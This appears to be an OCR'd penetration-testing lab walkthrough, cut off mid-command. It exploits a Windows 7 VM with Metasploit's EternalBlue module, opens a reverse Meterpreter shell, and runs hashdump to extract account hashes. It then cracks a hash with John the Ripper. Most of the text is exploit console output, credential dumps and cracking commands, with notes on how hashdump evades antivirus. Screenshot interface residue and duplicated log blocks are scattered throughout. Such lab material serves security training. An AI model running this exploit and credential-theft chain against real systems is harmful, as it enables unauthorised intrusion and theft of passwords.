
```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.189.128:5656
[*] 192.168.189.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.189.129:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.189.129:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.189.129:445 - The target is vulnerable.
[*] 192.168.189.129:445 - Connecting to target for exploitation.
[+] 192.168.189.129:445 - Connection established for exploitation.
[+] 192.168.189.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.189.129:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.189.129:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.189.129:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.189.129:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.189.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.189.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.189.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.189.129:445 - Starting non-paged pool grooming
[+] 192.168.189.129:445 - Sending SMBv2 buffers
[+] 192.168.189.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.189.129:445 - Sending final SMBv2 buffers.
[*] 192.168.189.129:445 - Sending last fragment of exploit packet!
[*] 192.168.189.129:445 - Receiving response from exploit packet
[+] 192.168.189.129:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.189.129:445 - Sending egg to corrupted connection.
[*] 192.168.189.129:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.189.129
```

After starting the exploit, a Session will be opened like -

(LHOST:LPORT -> RHOSTS:RPORT)

192.168.189.128:5656 ->192.168.189.129:49158

Successful Exploit:




```
[+] 192.168.189.129:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.189.129:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.189.129:445 - The target is vulnerable.
[*] 192.168.189.129:445 - Connecting to target for exploitation.
[+] 192.168.189.129:445 - Connection established for exploitation.
[+] 192.168.189.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.189.129:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.189.129:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.189.129:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.189.129:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.189.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.189.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.189.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.189.129:445 - Starting non-paged pool grooming
[+] 192.168.189.129:445 - Sending SMBv2 buffers
[+] 192.168.189.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.189.129:445 - Sending final SMBv2 buffers.
[*] 192.168.189.129:445 - Sending last fragment of exploit packet!
[*] 192.168.189.129:445 - Receiving response from exploit packet
[+] 192.168.189.129:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.189.129:445 - Sending egg to corrupted connection.
[*] 192.168.189.129:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.189.129
[*] Meterpreter session 1 opened (192.168.189.128:5656 → 192.168.189.129:49158) at 2023-04-17 20:26:46 +0530
[+] 192.168.189.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.189.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.189.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

Kali-Linux-Purple - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG IN
20:27
17-04-2023


Checking the Commands available in Meterpreter:

help



```
[*] 192.168.189.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.189.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.189.129:445 - Starting non-paged pool grooming
[+] 192.168.189.129:445 - Sending SMBv2 buffers
[+] 192.168.189.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.189.129:445 - Sending final SMBv2 buffers.
[*] 192.168.189.129:445 - Sending last fragment of exploit packet!
[*] 192.168.189.129:445 - Receiving response from exploit packet
[+] 192.168.189.129:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.189.129:445 - Sending egg to corrupted connection.
[*] 192.168.189.129:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.189.129
[*] Meterpreter session 1 opened (192.168.189.128:5656 → 192.168.189.129:49158) at 2023-04-17 20:26:46 +0530
[+] 192.168.189.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.189.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.189.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
```

Kali-Linux-Purple - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG IN
20:29
17-04-2023


Kali-Linux-Purple - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG
IN
20:29
17-04-2023


```
    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system


Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter >
```

The Metasploit Meterpreter has supported the "hashdump" command. The "hashdump" command is an in-memory version of the pwdump tool, but instead of loading a DLL into LSASS.exe, it allocates memory inside the process, injects raw assembly code, executes its via CreateRemoteThread, and then reads the captured hashes back out of memory. This avoids writing files to the drive and by the same token avoids being flagged by antivirus (AV) and intrusion prevention (HIPS) products.

Over the last few years, many AV and HIPS products have added hooks to detect this behaviour and block it at the API level. Unfortunately, the hooks are often implemented in a way that causes LSASS.exe to crash, which forces the entire system to either halt or reboot. This has made the "hashdump" command (along with pwdump and its friends) somewhat risky to use during a penetration test.

Successfully cracked the Password:

hashdump



```
Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

Kali-Linux-Purple - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG
IN
20:30
17-04-2023

We have successfully got the Username and Password.

Username = Jon


Password = Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

Then we have to save the Hash Password or Encrypted Password for Bruteforce attack to crack the Original Password.

Saving the Hash Password in Text File:

ls

mousepad win7-hash.txt



```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ sudo mousepad win7-hash.txt
[sudo] password for kali:
```


*/home/kali/win7-hash.txt - Mousepad

Warning: you are using the root account. You may harm your system.

```
1 Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

Checking the Password correctly saved:


cat win7-hash.txt



```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ sudo mousepad win7-hash.txt
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  win7-hash.txt

┌──(kali㉿kali)-[~]
└─$ cat win7-hash.txt
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

┌──(kali㉿kali)-[~]
└─$ 
```

Cracking the Password with John the Ripper:

john win7-hash.txt




```
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  win7-hash.txt

┌──(kali㉿kali)-[~]
└─$ cat win7-hash.txt
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

┌──(kali㉿kali)-[~]
└─$ john win7-hash.txt
Created directory: /home/kali/.john
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 1 password hash (LM [DES 256/256 AVX2])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 518 candidates buffered for the current salt, minimum 1024 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst
                 (Jon)
1g 0:00:00:00 DONE 2/3 (2023-04-17 21:09) 3.571g/s 91471p/s 91471c/s 91471C/s 123456..CYRANO9
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$
```

Kali-Linux-Purple - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG
IN
21:09
17-04-2023


We have got an error regarding the format of the Hash Password. The Hash Password we saved is in the LM format, but the required format for John the Ripper is NT.

Changing the Format of Hash Password:



```
┌──(kali㉿kali)-[~]
└─$ john --help
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

